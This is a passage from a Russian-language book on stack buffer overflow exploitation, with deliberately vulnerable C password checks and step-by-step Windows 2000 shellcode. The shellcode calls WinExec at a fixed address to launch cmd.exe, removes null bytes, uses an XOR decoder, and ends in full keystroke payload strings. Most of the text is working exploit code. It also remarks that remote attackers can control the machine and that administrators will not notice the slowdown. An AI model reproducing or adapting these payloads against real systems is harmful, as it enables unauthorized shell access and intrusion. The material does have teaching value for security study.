Переполнение буфера вызовет запись нуля в счетчик цикла ‘a’, в результате чего цикл никогда не достигнет своего конца, а программа «зависнет». А если буфер окажется расположенным в вершине стека, то «вылетевший» за его пределы ноль исказит значение регистра EBP. Большинство компиляторов генерируют код, использующий для адресации локальных переменных регистр EBP, поэтому искажение его значения приведет к нарушению работы вызывающей процедуры.

Такую ситуацию демонстрирует следующий пример (на диске, прилагаемом к книге, он расположен в файле “`/SRC/buff.ebp.c`”):

```
#include <stdio.h>
#include <string.h>

int Auth()
{
    char pass[16];
    printf("Passwd:");fgets(&pass[0],17,stdin);
    return !strcmp("KPNC++\n",&pass[0]);
}

main (int argc,char **argv)
{

    int guest=0;
    if (argc>2) if (!strcmp(&argv[1][0],"/GUEST:ON")) guest=1;

    if (Auth() || guest) printf("Password ok\n");
		else
    printf("Wrong password\n");

}
```

Ввод строки наподобие “1234567890123456123” затрет сохраненное значение регистра EBP, в результате чего при попытке прочитать значение переменной guest произойдет обращение к совсем другой области памяти, которая, скорее всего, содержит ненулевое значение. В результате злоумышленник сможет несанкционированно войти в систему.

Модификация сохраненного значения регистра EBP имеет побочный эффект – вместе с регистром EBP изменяется и регистр-указатель верхушки стека. Большинство компиляторов генерируют приблизительно следующие прологи и эпилоги функций (в листинге они выделены жирным шрифтом):

```
.text:00401040 Main            proc near               ; CODE XREF: start+AFp
.text:00401040
.text:00401040 var_4           = dword ptr -4
.text:00401040
.text:00401040                 push    ebp
.text:00401041                 mov     ebp, esp
.text:00401043                 push    ecx
.text:00401044                 push    offset aChahgeEbp ; "Chahge EBP\n"
.text:00401049                 call    sub_0_401214
.text:0040104E                 add     esp, 4
.text:00401051                 call    Auth
.text:00401056                 mov     [ebp+var_4], eax
.text:00401059                 cmp     [ebp+var_4], 0
.text:0040105D                 jz      short loc_0_40106E
.text:0040105F                 push    offset aPasswordOk ; "Password ok\n"
.text:00401064                 call    sub_0_401214
.text:00401069                 add     esp, 4
.text:0040106C                 jmp     short loc_0_40107B
.text:0040106E ;
 ---------------------------------------------------------------------------
.text:0040106E
.text:0040106E loc_0_40106E:                           ; CODE XREF: Main+1Dj
.text:0040106E                 push    offset aWrongPassword ; "Wrong password\n"
.text:00401073                 call    sub_0_401214
.text:00401078                 add     esp, 4
.text:0040107B
.text:0040107B loc_0_40107B:                           ; CODE XREF: Main+2Cj
.text:0040107B                 mov     esp, ebp
.text:0040107D                 pop     ebp
.text:0040107E                 retn
```

Сперва значение регистра ESP копируется в EBP, затем выделяется память под локальные переменные (если они есть) уменьшением ESP. А при выходе из функции ESP восстанавливается путем присвоения значения, сохраненного в регистре EBP. Если же вызываемая функция исказит значение EBP, то при выходе из функции ESP будет указывать уже не на адрес возврата, а на какой-то другой адрес и при передаче на него управления, скорее всего, произойдет исключение и операционная система приостановит выполнение программы.




Рисунок 078

Однако осмысленное искажение значение регистра EBP в некоторых случаях способно передать управление на переданный код, однако, для этого необходимо, чтобы он размещался в буфере вызывающей процедуры.

Дополнение. Использование срыва стека для запуска командного интерпретатора под Windows NT

Получив возможность выполнения своего кода на удаленной машине, злоумышленник, как правило, стремится запустить командный интерпретатор, или пытается вызвать системные функции для повышения своего статуса или регистрации нового пользователя в системе. Модификация же кода уязвимой программы (примеры которой приведены в главе «Технология срыва стека») не всегда позволяет атакующему получить желаемый результат.

Под управлением UNIX такая операция не представляет больших сложностей. Функции ядра могут быть вызваны либо посредством программного прерывания INT 0x80 (в LINUX), либо передачей управления по особому адресу, именуемому ***точкой входа ядра*** в системах совместимых с System V расположенного по адресу 0x0007:0x00000000. Среди системных вызовов наличествуют и функция exec, которая вкупе с fork (или даже без оной) позволяет запускать другие программы, в том числе и командный интерпретатор, или в терминологии UNIX – оболочку (Shell).

Функция ядра Windows NT доступны через программное прерывание INT 0x2F, но все они «сырые» и не готовы к непосредственному использованию. Одного вызова функции ZwCreateProcess, она же NtCreateProcess (EAX=0x29, INT 0x2Fh) для создания нового потока еще не достаточно. Реализация CreateProcessA (CreateProcessW), размещенная в модуле KERNEL32.DLL, содержит много «обвязочного» кода, в чем легко убедиться, заглянув в него дизассемблером.

Запустить приложение, пользуясь только сервисом, предоставляемым прерыванием INT 0x2F можно, но требует значительного объема памяти, который атакующему, скорее всего, окажется недоступен. Поэтому, приходится прибегать к вызову функций из модулей DLL. Традиционно для этого загружают выбранный модуль вызовом LoadLibray, а затем получают адрес требуемой функции с помощью GetProcAddress. Например, на Си вызов командного интерпретатора может выглядеть так:

```
UINT (__stdcall *x) (LPCSTR lpCmdLine, UINT uCmdShow);
 x= (UINT (__stdcall *)(LPCSTR lpCmdLine, UINT uCmdShow))
    (GetProcAddress(LoadLibrary("KERNEL32.DLL"),"WinExec"));
 x("cmd.exe",SW_SHOW);
```

Использование устаревшей функции “WinExec” вместо современной “CreateProcess” значительно упрощает код. Вместо десяти аргументов CreateProcess, функция WinExec имеет всего два – указатель на командную строку и статус отображения окна после запуска. Даже компилятор свободно укладывается в семьдесят с небольшим байт, оставляя простор для оптимизации:

```
.text:00401000 55                push    ebp
.text:00401001 8B EC             mov     ebp, esp
.text:00401003 51                push    ecx
.text:00401004 68 30 50 40 00    push    405030h
.text:00401009 68 38 50 40 00    push    offset aKernel32_dll ; "KERNEL32.DLL"
.text:0040100E FF 15 04 40 40 00 call    ds:LoadLibraryA
.text:00401014 50                push    eax
.text:00401015 FF 15 48 40 40 00 call    ds:GetProcAddress
.text:0040101B 89 45 FC          mov     [ebp+var_4], eax
.text:0040101E 6A 05             push    5
.text:00401020 68 48 50 40 00    push    offset aCmd_exe ; "cmd.exe"
.text:00401025 FF 55 FC          call    [ebp+var_4]
.text:00401028 8B E5             mov     esp, ebp
.text:0040102A 5D                pop     ebp
.text:0040102B C3                retn
…
data:00405030 57 69 6E 45 78 65+aWinexec        db 'WinExec',0
```

```
data:00405038 4B 45 52 4E 45 4C+aKernel32_dll   db 'KERNEL32.DLL',0
data:00405045 00 00 00                          align 4
data:00405048 63 6D 64 2E 65 78+aCmd_exe        db 'cmd.exe',0
```

Но сразу же возникают следующие трудности[322]: наличие нулевых символов не позволяет ввести такой код с клавиатуры. Можно конечно, снабдить код расшифровщиком, один из примеров которого приведен в дополнении «Шифровка кода», добившись исчезновения всех нулевых символов во вводимой строке. Но и сам шифровщик потребует какое-то количество памяти, которой может попросту не хватить. Другая трудность заключается в следующем – функции LoadLibrary и GetProcAddress реализованы наполовину в NTDLL.DLL, наполовину в KERNEL32.DLL и через прерывание INT 0x2E недоступны. Прежде чем их использовать, следует загрузить KERNEL32.DLL (но с помощью чего?) и определить адрес функции GetProcAddress (например, вызовом самой GetProcAddress[323]).

После сказанного может возникнуть вопрос, – как же приложения под Windows еще ухитряются работать? Существует такое понятие как ***неявная компоновка,*** – подключение необходимых библиотек еще на стадии загрузки файла. Для этого необходимо перечислить все требуемые функции в секции импорта PE-файла. Именно так и поступают программисты для вызова внешних функций, а к LoadLibrary прибегают редко.

Но даже если злоумышленник и получит доступ к секции импорта (а для этого необходимо иметь право записи в исполняемый и, как правило, исполняющийся в данный момент файл[324]), то он столкнется с проблемой модифицирования готовой секции импорта, что само по себе представляет нетривиальную задачу. Наконец, если добавление новых элементов пройдет успешно, изменения возымеют силу только после последующей загрузки файла.

На самом же деле, используя ряд допущений, можно решить ту же задачу более простым путем. Одна из недокументированных особенностей Windows состоит в том, во всех процессах система проецирует модуль KERNEL32.DLL по одним и тем же адресам. Поскольку, трудно представить себе приложение, обходящееся без KERNERL32.DLL[325], то можно сделать предположение, что модуль KERNEL32 уже загружен и в вызове LoadLibrary уже нет никакой необходимости.

Сложнее избавится от использования GetProcAddress. Адреса функций KERNEL32.DLL идентичны для всех процессов, но варьируются в зависимости от версии операционной системы. Существует несколько универсальных способов более или менее работоспособных во всех версиях (например, попытка найти GetProcAddress в таблице импорта текущего процесса), но все они либо ненадежны, либо их реализация занимает значительное количество памяти. Поэтому, ниже будет рассмотрен самый простой способ использования фиксированных адресов. Единственный его недостаток заключается в «привязанности» к конкретной версии операционной системы.

Для определения адреса функции WinExec можно воспользоваться следующим кодом (или изучить секцию импорта с помощью утилиты dumpbin, поставляемую с любым Windows-компилятором):

```
printf("0x%X \n",
    GetProcAddress(
            LoadLibrary("KERNEL32.DLL"),"WinExec"
    )
);
```

Под управлением Windows 2000 (сборка 2195) программа возвратит адрес 0x77E98601, в других версиях возможны иные значения. Тогда код, запускающий некую программу, может выглядеть следующим образом:

```
00000000: 68 78 56 34 12            push    012345678 ;
00000005: 68 ?? ?? ?? ??            push    offset cmdLine;
0000000A: B8 01 86 E9 77            mov     eax,077E98601 ;"
```

[322] Не считая того, что далеко не каждая программа выделит в распоряжение злоумышленника сотню байт памяти

[323] Шутка

[324] А доступ к исполняющимся в данный момент файлам заблокирован

[325] Хотя такие приложения есть и самое короткое из них состоит всего из одной команды: ret.

```
0000000F: FF D0                         call      eax
```

Всего шестнадцать байт без учета длины имени файла и кода, возвращающего управление основной ветке программы.

Некоторые пояснения: поскольку, функции API Windows вызываются по соглашению PASCAL, то аргументы заносятся в стек справа на лево, и выталкивает их из стека сама вызываемая функция. Первой передается константа WS_SHOW, равная пяти. Если передать любое другое ненулевое значение, функция все равно отработает успешно, но появится возможность избавится от трех нулей, присутствующих в двойном слове, младший байт которого равен пяти. Смещение строки, содержащей имя файла, так же содержит нуль в своем старшем байте, от которого необходимо избавится. Так же необходимо как-то освободится от завершающего строку нуля.

Если приведенный выше код расположить в локальном буфере функции и передать ему управление командой ret, он окажется неработоспособным. До выхода из функции пространство стека, занятое локальными переменными, освобождается: регистр указателя верхушки стека смещается вниз на дно кадра стека, а поскольку функция WinExec интенсивно использует стек, то, с вероятностью близкой к единице, код, вызывающий WinExec, окажется уничтожен и после возврата из функции произойдет исключение, приводящее к аварийному завершению программы. Во избежание этого необходимо «поднять» указатель верхушки стека, восстанавливая кадр стека. Для этого можно воспользоваться командой “SUB ESP,??”, которая в шестнадцатеричных кодах выглядит так: “83 EC ??”, и не содержит нулей в старших байтах константы, поскольку ей отводится всего один знаковый байт, который может принимать значения от –0x7F до 0x7F. Если этого окажется недостаточно, можно использовать несколько команд “SUB ESP,??” или поискать какие-нибудь другие решения (которых просто море).

Избавится от нуля в смещении строки можно, например, следующим образом: запустить отладчик и установить точку останова на команде “ret”. Дождавшись всплытия отладчика, выбрать регистр, старшее слово которого совпадает со смещением строки. Если же такового не окажется, можно прибегнуть к следующему приему:

```
00000000: 33 C0                         xor       eax,eax
00000002: B0 ??                         mov       al,?? ;"f
00000004: C1 E0 10                      shl       eax,010 ;
00000007: 66 B8 ?? ??                   mov       ax,?? ??;
```

Не сложнее избавится и от нуля, завершающего строку. Достаточно прибегнуть, например, к самомодифицирующемуся коду, который может выглядеть, например, следующим образом (регистр EAX должен указывать на начало строки):

```
00000000: FE4007                        inc       b,[eax][00007]
000000x0: 63                            'c'
000000x1: 6D                            'm'
000000x2  64                            'd'
000000x3: 2E                            '.'
000000x4: 65                            'e'
000000x5  78                            'x'
000000x6: 65                            'e'
000000x7: FF                            '\xFF'
```

Строку завершает байт 0xFF, который командой INC, превращается в ноль! Разумеется, допустимо использовать и другие математические операции, например, SUB или логические XOR, AND.

Объединив все вышесказанное, можно получить код, который может выглядеть, например, так:

```
00000000: 83 EC ??                      sub       esp,??;
00000003: 33 C0                         xor       eax,eax
00000005: B0 ??                         mov       al,?? ;
00000007: 50                            push      eax;
00000008: C1 E0 10                      shl       eax,010 ;
0000000B: 66 B8 ?? ??                   mov       ax,????;
0000000F: FE 40 07                      inc       b,[eax][00007];
00000012: 50                            push      eax;
```

```
00000013: B8 01 86 E9 77              mov       eax,077E98601 ;"
00000018: FF D0                       call      eax;
0000001A: EB FE                       jmps      00000001A;
0000001C: 63                          'c';
0000001D: 6D                          'm';
0000001E: 64                          'd';
0000001F: 2E                          '.';
00000020: 65                          'e';
00000021: 78                          'x';
00000022: 65                          'e';
00000023: FF                          '\xFF';
```

Вместо возращения управления основой ветке программы, в коде, приведенном выше, использовано зацикливание. Это не самое лучшее решение, однако, чаще всего оно никак не отражается на работоспособности атакуемой программы, (т.е. не вешает ее), поскольку каждый подключившийся к серверу пользователь обычно обрабатывается отдельным потоком. Однако, возможно значительное падение производительности, особенно хорошо заметное на однопроцессорных машинах и правильнее было бы вгонять поток в сон, например, воспользовавшись вызовом WaitForSingleObject. Но в некоторых случаях можно обойтись и без этого[326].

Пусть, например, имеется следующая программа, содержащая ошибку переполнения буфера (на диске, прилагаемом к книге, она находится в файле "`/SRC/buff.cmd.c`"):

```
#include <stdio.h>
#include <string.h>


auth()
{
    char pass[32];
    printf("Passw:"); gets(&pass[0]);
    if (!strcmp(&pass[0],"KPNC*"))
           return 1;
    return 0;
}

main()
{
    printf("CMD Shell Demo\n");
    if (auth())
           printf("Password ok\n");
    else
           printf("Invalid password\n");

}
```

Если откомпилировать этот файл с помощью Microsoft Visual Studio 6.0 и запустить под отладчиком, установив точку останова в начале процедуры auth(), можно узнать адрес буфера в стеке, размер кадра стека и значение регистров при выходе из функции (разумеется, для этого необходимо трассировать код, пока не встретится команда ret). Отладчик в этот момент может выглядеть так (смотри рисунок 076):

[326] Падает производительность? Ну и пусть себе падает. Все равно разобраться, ***почему*** она падает, слишком сложная задача для рядового администратора, который просто-напросто перезапустит систему, когда обнаружит что «чего-то стала тормозить».




Рисунок 076 Выяснение адреса буфера

Значение регистра ESP в момент выхода из функции равно 0x12FF7C[327], а размер кадра стека 0x20+0x4 = 0x24 байт (четыре байта занимает сохраненное в стеке значение регистра EBP). Следовательно, адрес буфера (а он находится на вершине стека) равен 0x12FF7C - 0x24 = 0x12FF58. Задав этот адрес в окне дампа памяти можно удостовериться, что сюда действительно помещается введенная пользователем строка.

Значение регистра EDX после выхода из функции strcmp совпадает со смещением начала буфера. Поэтому, код для запуска командного интерпретатора путем вызова WinExec может выглядеть так:

```
00000000: 83 EC 30                  sub     esp,030;
00000003: 52                        push    edx ;
00000004: B2 6B                     mov     dl,06B ;
00000006: FE 42 07                  inc     b,[edx][00007] ;
00000009: 52                        push    edx ;
0000000A: B8 01 86 E9 77            mov     eax,077E98601 ;
0000000F: FF D0                     call    eax ;
00000011: EB FE                     jmps    000000011 ;
00000013: 63                        'c'
00000014: 6D                        'm'
00000015  64                        'd'
00000016: 2E                        '.'
00000017: 65                        'e'
00000018  78                        'x'
00000019: 65                        'e'
0000001A: FF                        '\xFF'
```

[327] При условии, что программа запущена под управлением Windows 2000.

Смещение строки “cmd.exe” в буфере равно 0x13, следовательно, младший байт регистра EDX должен быть равен 0x58+0x13 = 0x6B. Остается вычислить адрес возврата, задаваемый 37, 38 и 39 байтами вводимой строки (размер буфера 32 байта и еще 4 байта занимает сохраненное значение регистра EBP). Он равен (с учетом обратного порядка байтов) 0x88 0xFF 0x12.

Тогда, вся строка в десятичном представлении (приготовленная для ввода через Alt) будет выглядеть так (на диске, прилагаемом к книге, она находится в файле “`/SRC/buff.cmd.2000.key`”, однако, перенаправление ввода блокирует клавиатуру и в командном интерпретаторе, поэтому все же придется набирать эту строку вручную):

- `131 236 048 082 178 107 254 066 007 082 184 001 134`
- `233 119 255 208 235 254 099 109 100 046 101 120 101`
- `255 088 088 088 120 088 088 120 120 088 088 255 018`

Если ввести его правильно и без ошибок, запустится командный интерпретатор, что и демонстрирует рисунок 077.




Рисунок 077 Демонстрация запуска командного интерпретатора

Поскольку Windows 2000 поставляется вместе с telnet-сервером, злоумышленник получает возможность запустить cmd.exe на удаленной машине и управлять ею по своему усмотрению. Штатная поставка Windows NT 4.0 не содержит средств для поддержки такого сервиса, однако, злоумышленник может передать необходимые инструкции в командной строке, например, так: “`cmd.exe /k copy xxxx yyyyy`”, для копирования выбранного файла в доступную ему директорию.

Точно так можно запустить и любой другой файл, не только командный интерпретатор. Однако, описанный метод запуска программ, привязан к конкретной версии операционной системы и код, написанный для одной из них, окажется неработоспособен в другой. В UNIX системах, совместимых с System V адреса системных вызовов стандартизированы и не меняются от версии к версии.

Дополнение. Шифровка кода

В дополнении «Использование срыва стека для запуска командного интерпретатора под Windows NT» к главе «Технология срыва стека» были рассмотрены некоторые способы избавления от нулей, встречающихся в исполняемом коде. Грубо их можно разделить на следующие категории:

- Использование математических и логических операций для вычисления требуемого результата на лету. (Например: XOR EAX,EAX; AND EAX,0xFF??FFFF; INC [EAX])
- Использование SEX[328]-мнемоник, (Например, вместо 05 20 00 00 00 add eax,0x20 можно использовать 83 C0 20 add eax,+0x20)
- Использование регистров (ячеек памяти) уже содержащих требуемое значение

Однако SEX-мнемоники выручают не во всех случаях, использование «мусора», оставленного вызывающий код функцией, ненадежно и не позволяет создать мобильный код[329], а использование математических операций для избавления от каждого нуля при большом количестве нулей потребует много памяти, которой может не хватить.

Поэтому, часто оказывается выгоднее шифровать весь код целиком, поскольку простейший декодер занимает порядка шестнадцати байт, а каждая операция избавления от нулевой ячейки требует по крайней мере три байта (FE 42 ?? INC b, [EDX+??]). Легко посчитать, если в передаваемом коде наличествуют более шести нулевых несмежных байт, использование декодера позволяет сэкономить память.

Другое преимущество декодера заключается в упрощении кода, поскольку теперь не требуется «ломать голову», пытаясь избавится от вездесущих нулей. Например, следующая конструкция позволяет создавать мобильный код, работающий независимо от того, где он расположен в памяти:

```
• 00000000: E8 00 00 00 00              call      000000005
• 00000005: 58                          pop       eax
```

Вызов CALL 0x5 заносит в стек значение регистра указателя команд, который содержит смещение следующей инструкции, а инструкция EAX выталкивает его из стека. Теперь появляется возможность адресовать все смещения, используя EAX (или любой другой регистр) в качестве базы.

Но вызов “CALL 0x5” содержит четыре нулевых байта, поэтому должен быть переписан таким образом, в нем не встретилось ни одного нуля. Один из возможных вариантов показан ниже:

```
• 00000000: EB03                        jmps      000000005
• 00000002: 58                          pop       eax
• 00000003: EB05                        jmps      00000000A
• 00000005: E8F8FFFFFF                  call      000000002
```

Это не только занимает много памяти, но и усложняет написание программы, поскольку постоянно приходится помнить о «злополучных» нулях и выискивать такие комбинации, где они не встречаются. А это требует очень хорошо значения ассемблера и принципа кодирования команд микропроцессора. Декодер же способен автоматически избавиться от всех нулей, упрощая написание программы.

В простейшем случае сердцем декодера может стать логическая операция XOR. Одно из ее свойств заключается в том, что A XOR B = (A XOR B) XOR B, т.е. повторное шифрование восстанавливает исходный текст.

Другое свойство XOR: A XOR A == 0, поэтому в качестве ключа шифрования необходимо выбрать такой байт, который бы ни разу не встречался в шифруемом коде, иначе он обратится в ноль, что недопустимо.

Один из вариантов расшифровщика приведен ниже (на диске, прилагаемом к книге, он находится в файле “`/SRC/xor.bin`”):

```
• 00000000: 33 C9                       xor       ecx,ecx
• 00000002: 83 C1 10                    add       ecx, ?? ;
• 00000005: 33 C0                       xor       eax,eax
• 00000007: 83 C0 10                    add       eax,011 ;
• 0000000A: 80 34 04 ??                 xor       b,[esp][eax],?? ;
```

[328] Sing Extend

[329] Например, код вызова cmd.exe, приведенный в дополнении «Использование стека для вызова командного интерпретатора под Windows NT» не работает в тех случаях, когда значение регистра EDX окажется иным.

```
0000000E: 40                        inc       eax
0000000F: E2 F9                     loop      00000000A   -------- (1)
```

Для обеспечения мобильности все смещения вычисляются от регистра ESP, при этом он должен указывать на начало декодера. А в регистр ECX необходимо занести длину расшифровываемого фрагмента.

Например, код, запускающий командный интерпретатор в программе buff.cmd.c (смотри дополнение «Использование срыва стека для запуска командного интерпретатора под Windows NT), переписанный с использованием декодера может выглядеть так:

```
00000000: 83 EC 30                  sub       esp,030 ;
00000003: 8B C4                     mov       eax,esp
00000005: 33 C9                     xor       ecx,ecx
00000007: 83 C1 13                  add       ecx,013 ;
0000000A: 80 70 19 90               xor       b,[eax][00019],090 ;
0000000E: 40                        inc       eax
0000000F: E2 F9                     loop      00000000A
00000011: 50                        push      eax
00000012: 83 C0 14                  add       eax,014 ;
00000015: 50                        push      eax
00000016: B8 01 86 E9 77            mov       eax,077E98601 ;
0000001B: FF D0                     call      eax
0000001D: EB FE                     jmps      00000001D
0000001F: 63                        'c'
00000020: 6D                        'm'
00000021: 64                        'd'
00000022: 00                        '\0'
00000023: 34                        незначащий байт
00000024: 58                        адрес
00000025: FF                        возв-
00000026: 12                        рата
00000027: 00
```

Расшифровщик занимает много места и в остающееся пространство уже не удается целиком записать имя командного интерпретатора. Конечно, функция WinExec сумеет запустить файл без указания расширения, но в оставшиеся четыре байта влезет имя далеко не всякого файла. Поэтому, использование декодера в этом случае явно нецелесообразно, и приводится лишь для приведения работоспособной иллюстрации к главе.

Но полученный код еще не готов к употреблению. Со смещения 0x11 (первый расшифровываемый байт) по 0x23 (последний расшифровываемый байт) его необходимо зашифровать, выполнив над каждым байтом операцию XOR 0x90. Такой ключ шифрования выбран потому, что в шифруемом фрагменте нет ни одного байта, равного 0x90. Следовательно, в зашифрованной строке не окажется ни одного нуля. Другим недопустимым символом является код клавиши <ENTER>, равный 0xD. Если он встретится во вводимой строке, система воспримет его как завершение строки и прекратит ввод.

Для шифровки можно воспользоваться любой утилитой, наподобие шестнадцатеричных редакторов QVIEW (или HIEW), но нетрудно это реализовать и на языке Си. Один из простейших вариантов приведен ниже (на диске, прилагаемом к книге, он находится в файле "/SRC/buff.crypt.c"). Для упрощения понимания его работы никакие проверки не выполняются.

```
#include <stdio.h>

main()
{
    FILE *fin,*fout;
    char buff[40];
    int a=0x11;

    fin=fopen("buff.raw","rb");
    fout=fopen("buff.ok","wb");
    fread(&buff[0],1,40,fin);
    for (;a<0x24;a++) buff[a]=buff[a] ^ 0x90;
    fwrite(&buff[0],1,40,fout);
```

```
        close(fin);
        close(fout);
    }
```

Полученный в результате шифровки файл должен выглядеть следующим образом (на диске, прилагаемом к книге, он находится в директории “/SRC” и называется “buff.ok”)

```
00000000:  83 EC 30 8B C4 33 C9 83 | C1 13 80 70 19 90 40 E2   ГьОЛ─З╔Г┴‼Ар↓Р@т
00000010:  F9 C0 13 50 84 C0 28 91 | 16 79 E7 6F 40 7B 6E F3   ·└‼РД└(С─учо@{nє
00000020:  FD F4 90 A4 58 FF 12 00 |                           ¤ЇРдХ ↕
```

То же самое в десятичном виде, предназначенное для ввода в компьютер с помощью клавиши Alt выглядит так:

```
131 236 048 139 196 051 201 131 193 019 128 112 025
144 064 226 249 192 019 080 132 192 040 145 022 121
231 111 064 123 110 243 253 244 144 164 088 255 018
```

Если все ввести правильно и без ошибок, запустится командный интерпретатор.

Дополнение. Поиск уязвимых программ.

Код, получаемый управление при срыве стека, запускается от имени и с привилегиями уязвимой программы. Отсюда, наибольший интерес представляют программы, обладающие наивысшими привилегиями (системные сервисы, демоны и т.д.). Это значительно сужает круг поиска и ограничивает количество потенциальных кандидатов в жертвы.

*Врезка «замечание» **

Существует некоторые методы, позволяющие предотвратить последствия срыва стека, даже при наличии грубых ошибок реализации. В главах, посвященных безопасности операционных систем UNIX и Windows NT, отмечалось, что все они разрешают выполнение кода в стеке, и поэтому потенциально уязвимы, или же, другими словами, чувствительны к ошибкам программного обеспечения.

На самом же деле это не совсем верно. Существуют экзотические ядра UNIX, запрещающие подобную операцию – при попытке выполнить код, размещенный в стеке, происходит исключение, и выполнение программы прерывается. Но вместе с этим перестают работать многие легальные программы, «на лету» генерирующие код и исполняющие его в стеке[330]. Но запрет на выполнение кода в стеке не затрагивает модификацию переменных, указателей, поэтому принципиальная возможность атак по-прежнему остается. Поэтому, такие ядра используются крайне редко. Тем более, вызов исключение при попытке злоумышленника проникнуть на компьютер, не самая лучшая защита[331].

Некоторые компиляторы (тот же gcc) способны генерировать код, автоматически обнаруживающий выход за границы буфера, но это вызывает снижение производительности в десятки раз и чаще всего оказывается неприемлемо.

*Врезка «информация» **

